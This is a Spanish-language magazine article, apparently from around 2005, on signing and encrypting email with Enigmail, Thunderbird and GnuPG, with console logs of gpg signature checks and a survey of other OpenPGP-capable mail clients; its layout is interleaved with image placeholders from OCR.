passphrase for user" del menú Basic de configuración. La siguiente opción permite modificar la forma en que enigmail trata las cadenas de direcciones de correo electrónico, eliminando los símbolos '<>' para mantener compatibilidad con claves generadas con Hushmail. La opción "Load MIME parts on demand (IMAP folders)" es recomendable que sea desactivada si usas una o más cuentas IMAP, pues permite a enigmail tratar correctamente los ficheros adjuntos como armadura de texto, evitando el problema que genera Thunderbird al cargar los mensajes según son requeridos por el cliente. Existe una opción adicional (justo antes de la última) si usáis enigmail en Mozilla Suite llamada "Hide SMIME button/menus" que elimina de la interfaz los elementos referidos al estándar S/MIME.

S/MIME (Secure/Multipurpose Internet Mail Extensions) es un estándar que propone varias extensiones de seguridad para correo electrónico, basado en el sistema PKI (Public Key Infrastructure) y muy parecido a OpenPGP en su concepción. Actualmente la versión más reciente es la 3, que como siempre, podemos conocer gracias a los correspondientes RFC's:

- S/MIME Version 3 Message Specification (RFC #2633): ftp://ftp.rfc-editor.org/in-notes/rfc2633.txt

- S/MIME Version 3 Certificate

Imagen 4



```
Initializing Enigmail service ...
EnigmailAgentPath=/usr/bin/gpg

enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --version
gpg (GnuPG) 1.4.0
Copyright (C) 2004 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Home: ~/.gnupg
Supported algorithms:
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA
Cipher: 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH
Hash: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512
Compression: Uncompressed, ZIP, ZLIB, BZIP2
```

Listado 1

```
enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 --comment '
Using GnuPG with Thunderbird - http://enigmail.mozdev.org' --clearsign -u 0xAF95
93E1 --passphrase-fd 0 --no-use-agent
```

Listado 2

```
enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 --comment '
Using GnuPG with Thunderbird - http://enigmail.mozdev.org' --clearsign -u 0xAF95
93E1 --passphrase-fd 0 --no-use-agent
gpg: skipped "0xAF9593E1": bad passphrase
gpg: [stdin]: clearsign failed: bad passphrase
enigmail.js: Enigmail.encryptMessageEnd: Error in command execution
enigmail.js: Enigmail.encryptMessage: Error in command execution
```

Listado 3

Enigmail: Good signature from Noticias Hispasec - 2004 <noticias@hispasec.com>
Key ID: 0xFB5671E1 / Signed on: 05/02/05 01:50
Subject: una-al-dia (01/05/2005) Vulnerabilidades en LibTiff afectan a Sun S
From: noticias@hispasec.com
Reply-To: unaaldia-comentarios@hispasec.com
Date: 03:50
To: unaaldia@hispasec.com

Hispasec - una-al-día 01/05/2005
Todos los días una noticia de seguridad www.hispasec.com

Vulnerabilidades en LibTiff afectan a Sun Solaris 7, 8, 9 y 10

Imagen 5



Imagen 6

```
Good signature from <emisor> <correo_del_emisor>
Key ID: <KeyID_del_emisor> / Signed on: <fecha_de_firma>
```

Listado 4

Handling (RFC #2632): ftp://ftp.rfc-editor.org/in-notes/rfc2632.txt

¿Es mejor o peor que OpenPGP? Va en gustos. Lo que sí es a todas luces es algo más complejo en su estructura (pues aparte de los clásicos algoritmos de cifrado simétricos, asimétricos y de hash, tenemos que tratar con otros elementos como los certificados de seguridad X.509), y algo anticuado en cuanto a los algoritmos usados y siempre comparándolo con OpenPGP (S/MIME utiliza 3DES como algoritmo de cifrado simétrico).

- **Debugging**: En este menú se configuran las opciones de corrección de errores de Thunderbird. En el campo "Log directory" podemos configurar una ruta para almacenar los logs de enigmail (en caso de no especificar ninguna ruta, no se almacenarán logs). En el campo "Test email" podremos introducir un email para probar la introducción del passphrase, la validez de la clave...

Ya hemos configurado las opciones generales de enigmail, pero aún nos queda por configurarlo particularmente para la cuenta creada. Para ello iremos a la configuración de la cuenta a través del menú Edit > Account Settings y seleccionamos el menú "OpenPGP Security" (***imagen 4***). Ahora debemos activar el soporte OpenPGP para esta cuenta, y seleccionar el método de elección de clave: en base al correo electrónico o una clave determinada (recomiendo esta segunda opción). Además debemos configurar el comportamiento respecto a firma y cifrado de enigmail con esa cuenta, para lo cual recomiendo seleccionar firmar siempre todos los mensajes (tanto cifrados como no cifrados) pero no activar el cifrado por defecto. Las dos últimas opciones permiten añadir sendos campos a la cabecera del correo electrónico indicando el KeyID de la clave usada y una URL de donde bajarla respectivamente.



```
enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 -d
gpg: Signature made Mon May  2 01:50:47 2005 CEST using RSA key ID FB5671E1
gpg: Good signature from "Noticias Hispasec - 2004 <noticias@hispasec.com>"
```

Listado 5




Imagen 7




Imagen 8

```
enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 -d
gpg: Signature made Sun Mar 27 14:14:54 2005 CEST using RSA key ID <KeyID>
gpg: BAD signature from "Popolous <correo>"
enigmail.js: Enigmail.decryptMessageEnd: Error in command execution
```

Listado 6

La consola de enigmail

Hay un elemento que quiero comentar antes de empezar a trabajar con enigmail: la consola de debugging. Esta consola puede ser accedida mediante el menú Enigmail > Debugging Enigmail > View Console. En ella, al arrancar Thunderbird, solamente se reflejará la información de arranque:(***listado 1***)

Ahora veamos qué aparece en la consola cuando envío un correo firmado... (***listado 2***)

Ahora, si introduzco el passphrase de forma incorrecta...(***listado 3***)

Como vemos la consola nos puede ayudar mucho a la hora de controlar los errores producidos, así como para conocer mejor GnuPG (a través del análisis de los comandos que ejecuta enigmail).

Secretos en Thunderbird

Bien, tras todo este rollo teórico y configuraciones varias, ya podemos meternos con la parte práctica... que al fin y al cabo siempre es la más interesante. Vamos a empezar aprendiendo a analizar los correos firmados y/o cifrados que recibimos en nuestro buzón...

Como ejemplo, voy a tomar el correo del boletín una-al-día de la gente de Hispasec (http://www.hispasec.com/, desde aquí mando un saludo para ellos) (***imagen 5***).

Como vemos, nada más seleccionar el correo en la ventana principal de Thunderbird (o bien al abrir el mensaje en una ventana independiente) veremos una sección añadida por enigmail con fondo verde en la que se nos proporciona información sobre el estado de la firma (en caso de no ver la información completa, pulsad sobre el icono "+" junto a la cabecera). Si nada ha fallado, nos mostrará un mensaje similar a este: (***listado 4***)

Podemos pulsar en el icono del bolígrafo para obtener información extendida (***imagen 6***), así como consultar la consola de enigmail para ver qué comando se ha ejecutado y la salida del mismo: (***listado 5***)

Todo esto es lo que ocurrirá en la mayoría de las ocasiones, cuando no exista ningún problema con la firma. Pero, como bien sabemos todos, siempre hay algún problema... :-P

Es bastante común que únicamente una parte del correo haya sido firmado. Esta situación se da, por ejemplo, cuando nuestro interlocutor está respondiendo a un correo firmado (con lo que la parte respondida, y siempre y cuando no haya sido modificada, estará firmada), cuando se adjuntan ficheros que no han sido firmados, o cuando intencionadamente se firma una parte discreta de mensaje.

Veamos un ejemplo (***imagen7***). Este correo fue enviado por mi querido amigo Popolous a la lista de correo de gestión de textos de la revista, y aquí vemos un ejemplo de un mensaje parcialmente firmado: enigmail nos advierte de que parte del mensaje ha sido firmado, de que los adjuntos no han sido firmados, y nos especifica con un mensaje llamativo en el cuerpo del correo qué parte es la firmada.

Todas las partes que oculto de las imágenes son para proteger la privacidad de alguien. Mi KeyID ha sido publicada varias veces en anteriores artículos, así como direcciones o KeyID de listas públicas (por ejemplo, una-al-día). Lo que no voy a hacer es publicar ni direcciones ni KeyID privadas de usuarios particulares.

Ahora vamos a ver otro ejemplo en el que la firma está directamente mal (también de Popolous... lo siento, hoy te ha tocado xD) (***imagen 8***).



Imagen 9

```
enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 -d --passph
rase-fd 0 --no-use-agent
gpg: encrypted with 4096-bit RSA key, ID 0260BBB0, created 2003-07-21
      "Death Master <correo>"

enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 --verify
gpg: Signature made Mon Apr 25 23:28:02 2005 CEST using DSA key ID <KeyID>
gpg: Good signature from "AcidBorg <correo>"
```

Listado 7




Imagen 10




Imagen 11




Imagen 12




Imagen 13

Como vemos, enigmail nos muestra dos avisos visuales llamativos para alertarnos de la situación: en primer lugar el fondo de la cabecera añadida cambia a rojo, con su correspondiente mensaje de error; y además el icono del bolígrafo ahora muestra una señal de error. Pulsando en dicho icono, o bien acudiendo a nuestra amada consola de enigmail (;-P) podremos obtener más detalles del error. Yo consultaré la consola:(***listado 6***)

Evidentemente, no siempre una alerta de una firma errónea supone que alguien haya estado enredando en tus correos. Pero cuando todo marcha bien, sí es síntoma inequívoco de que nada malo ha pasado.

Ahora veamos qué pasa cuando recibimos un correo cifrado (***imagen 9***), por ejemplo uno que me mandó recientemente mi amigo AcidBorg (sí, hay gente que se manda el correo cifrado como costumbre, ¿qué pasa? xD). En primer lugar -evidentemente- nos pedirá el passphrase de nuestra clave como mínimo una vez (pueden ser más, si hay archivos adjuntos que también han sido cifrados, con lo que nos la pedirá tantas veces como archivos haya más una -el correo-). En caso de introducirla mal (o no introducirla), no veremos nada y enigmail nos devolverá como error "bad passphrase" (cuyo ejemplo ya puse antes, hablando de la consola). Una vez descifrado el correo, veremos la cabecera con fondo verde con los mensajes correspondientes a la verificación de la firma y además el del descifrado del correo. Al icono de firma correcta hay que añadir ahora uno de descifrado correcto (representado por una llave), si bien ambos proporcionan la misma información.

La salida de la consola ahora será un poco más larga, pues debe contener la información del proceso de descifrado y de verificación de la firma:(***listado 7***)

Es posible que en algún momento recibamos un correo firmado por alguien cuya clave no poseemos (si estás suscrito a alguna lista de correo, es muy común). En ese caso, enigmail nos avisará con un mensaje de error con




Imagen 14




Imagen 15




Imagen 16

fondo beige en su cabecera y nos instará a pulsar en el icono del bolígrafo para obtener más detalles (***imagen 10***). He tomado como ejemplo un correo mandado a la lista de correo del Hacklab Vallekas (otro saludo desde aquí para toda la gente del Kaslab, de quienes podéis encontrar más información en http://vallekaslab.ath.cx/) por alguien cuya clave no se encontraba en mi anillo.

Al pulsar en el icono del bolígrafo enigmail nos avisará de que no ha podido verificar la firma por no encontrar la clave pública del firmante en nuestro anillo, así como nos solicitará permiso para descargar dicha clave de un servidor de claves (***imagen 11***). Si le otorgamos permiso, nos preguntará qué servidor deseamos usar de entre los que están indicados en las opciones de enigmail, tras lo cual se conectará al mismo y descargará la clave a nuestro anillo directamente.

Enviar correos firmados y/o cifrados es mucho más sencillo, gracias a que enigmail se encarga de la parte dura. ;-)

La firma es totalmente transparente. Simplemente hay que seleccionar en el menú OpenPGP de la barra de tareas (***imagen 12***) la opción "Sign Message" (y si habéis seguido mis recomendaciones sobre la configuración de enigmail, ni siquiera eso). Al dar la orden de envío a Thunderbird, se nos pedirá el passphrase y tras introducirlo correctamente, el correo se firmará y enviará automáticamente.

Para enviar un correo cifrado hay que seleccionar la opción "Encrypt Message" (es recomendable firmar también los mensajes cifrados). Al dar la orden de envío, pueden pasar dos cosas: que el correo se mande automáticamente (o bien os pida el passphrase, en caso de haber seleccionado también la opción de firma), o bien que aparezca la ventana de selección de claves (***imagen 13***). ¿En qué condiciones aparece esa ventana? Pues depende de la configuración que hayáis establecido en enigmail. Si habéis seguido mi recomendación, únicamente aparecerá cuando se esté enviando un correo a un destinatario que no figura en ninguna de las claves de nuestro anillo. Si habéis configurado enigmail como yo, aparecerá siempre xD.

En esta ventana simplemente debemos seleccionar el o los destinatarios a los que deseamos cifrar el mensaje y pulsar aceptar. Es posible, así mismo, indicar en este paso que el correo sea mandado sin cifrar (en la casilla "Send mail unencrypted"); refrescar la información del anillo de claves; descargar nuevas versiones de las claves desde un servidor de claves; y editar las reglas de pre-destinatario.

Existen así mismo un par de opciones adicionales en el menú OpenPGP de composición de correo: la primera nos permite activar el uso de PGP/MIME, y la segunda ignorar las reglas pre-destinatario para el mensaje actual.

El administrador de claves de enigmail

Existe en enigmail una opción relativamente reciente (desde la versión 0.89 del 14 de Noviembre de 2004) consistente en toda una interfaz gráfica para GnuPG incrustada en enigmail y el gestor de correo que lo use (sea




Imagen 17




Imagen 18

Thunderbird o Mozilla) (***imagen 14***). Como veréis, tiene un gran parecido con otras GUI's (***imagen 15***).

Podemos acceder a esta interfaz denominada "OpenPGP Key Manager" mediante el menú Enigmail > OpenPGP Key Management. Esta opción resulta especialmente útil a los usuarios de GnuPG bajo Windows, que de esta forma pueden evitarse el uso de la línea de comandos si les resulta incómoda.

Mediante esta interfaz podemos realizar todas las opciones básicas de GnuPG de una forma similar a cualquier otra GUI: trabajo con claves, acceso al servidor de claves, generación de pares de claves... no dejéis de echarle un vistazo. ;-)

Otros MUA's con soporte OpenPGP

Aunque en mi opinión Mozilla Thunderbird es, hoy por hoy, uno de los mejores clientes de correo que existen, no a todo el mundo tiene porqué gustarle. Además, para los usuarios de Windows supone no poder usar PGP y depender de GnuPG, lo cual no a todo el mundo le gusta (si bien es cierto que con el administrador de claves de enigmail ya no es tan problemático...).

Para todas esas personas, ahora vamos a conocer otros clientes de correo que permiten manejar OpenPGP con gran facilidad. Primero vamos a hablar de los clientes para sistemas Unix-like (como GNU/Linux) y luego para sistemas Microsoft Windows. Cada cual que pruebe y elija el que más le guste. :-)

- Kmail (*NIX): Se trata del cliente de correo integrado en el gestor de ventanas KDE. Implementa OpenPGP con GnuPG mediante GPGME (GnuPG Made Easy). Su configuración (***imagen 16***) y uso es muy similar a todas las que ya hemos visto, por lo que no creo que haya que entrar en detalles.

En entornos Unix-like los entornos gráficos tienen dos partes fundamentales: el servidor gráfico y el gestor de ventanas. El servidor gráfico es el "corazón" del sistema gráfico, y existen varias implementaciones (Xfree86, Xorg...), mientras que el gestor de ventanas es el "rostro" del mismo, la parte visible al usuario.

Gestores de ventanas existen muchos: KDE (K Desktop Environment) y GNOME (GNU Network Object Model Environment) son los principales y más utilizados, pero existen muchos otros: Fluxbox, WindowMaker, IceWM, Blackbox, XFCE, Enlightenment...

Entre los usuarios de KDE (como yo) y los de Gnome (esos herejes ;-P) siempre ha existido un "sano pique"... aprovecho para mandar desde aquí un saludo para mis amigos Gnomeros, que por cierto son muchos. :-D






Imagen 19




Imagen 20

- Evolution (*NIX, Windows): Ahora es el turno del cliente integrado en el gestor de ventanas Gnome (***imagen 17***). La implementación OpenPGP es directamente a través de GnuPG, y aunque no implementa tantas opciones como Kmail o enigmail, son más que suficientes como para manejarse cómodamente con él. Además, existe desde hace relativamente poco una implementación para sistemas Windows, por lo que también los windowseros podréis disfrutar de este cliente (mucha gente dice que es de los mejores... fue uno de los primeros que probé y personalmente no me gustó).

- Sylpheed (*NIX, Windows): Este cliente gráfico implementa compatibilidad con GnuPG a través de los plugins sylpheed-claws-pgpinline-plugin y sylpheed-claws-pgpmime. No es un cliente muy conocido, pero es bastante usado entre los más frikis de Linux.

- Mutt (*NIX): Se trata de un cliente para consola (osea, que no tiene modo gráfico) que soporta de forma nativa soporte para GnuPG (***imagen 18***). Si sylpheed es un cliente para frikis, éste es para mega-frikis de libro. xD

- Outlook Express (Windows): Se trata del cliente por defecto en los sistemas Windows, del mismo desarrollador (Microsoft), y no creo que haya mucha gente por aquí que no lo conozca. El instalador de PGP nos ofrece durante el proceso de instalación la opción de instalar un plugin para Outlook Express que permite integrar soporte para el mismo.

Esto que voy a decir ahora es una opinión personal, y como tal es gratis: Outlook Express (y Outlook) son seguramente los clientes de correo más usados, como suele ocurrir con todo software de la multinacional Microsoft. Así mismo -y aún a riesgo de parecer un talibán del software libre- os diré que es uno de los peores clientes de correo: sus fallos de seguridad son legendarios y han "ayudado" a hacer famosos a buen número de gusanos de correo.

¿Queréis un consejo? No uséis Outlook, hay muchas otras mejores opciones para sistemas Windows, y no necesariamente Software Libre.

- Eudora (Windows): Uno de los más veteranos clientes de correo para Windows. Al igual que ocurría con Outlook Express, PGP nos ofrece durante su instalación un plugin para integrar soporte para PGP en Eudora. Personalmente, lo probé y no me terminó de convencer, pero al igual que ocurre con Evolution, tiene grandes incondicionales. Es importante tener en cuenta que este software es de pago, por lo que deberéis abonar la correspondiente licencia para poder instalarlo (o probar una versión de evaluación).

- The Bat! (Windows): Este cliente de correo empieza a ser cada vez más conocido, y es -en mi opinión, como siempre- una de las mejores opciones dentro del software no libre, si no la mejor. Implementa compatibilidad con OpenPGP a través de diversas versiones de PGP y GnuPG, así una implementación propia empotrada en el software que permite usar cifrado de correo OpenPGP sin necesidad de instalar software adicional (***imagen 19***). Esa implementación propia posee la mayoría de las características de PGP y GnuPG, así como interfaz gráfica propia (***imagen 20***).

Todos estos clientes de correo se configuran y usan de una manera muy similar (excepto Mutt, que es un "caso aparte"), así que no creo que nadie tenga ningún problema con ellos. Y si alguno de vosotros lo tiene, sólo tenéis que pasaros por el foro y preguntar, estoy seguro que alguien os ayudará encantado (hasta con Mutt, que me sé de alguno que lo usa :-P).

OpenPGP con cualquier MUA

Es bastante probable que en un momento dado necesitemos una manera

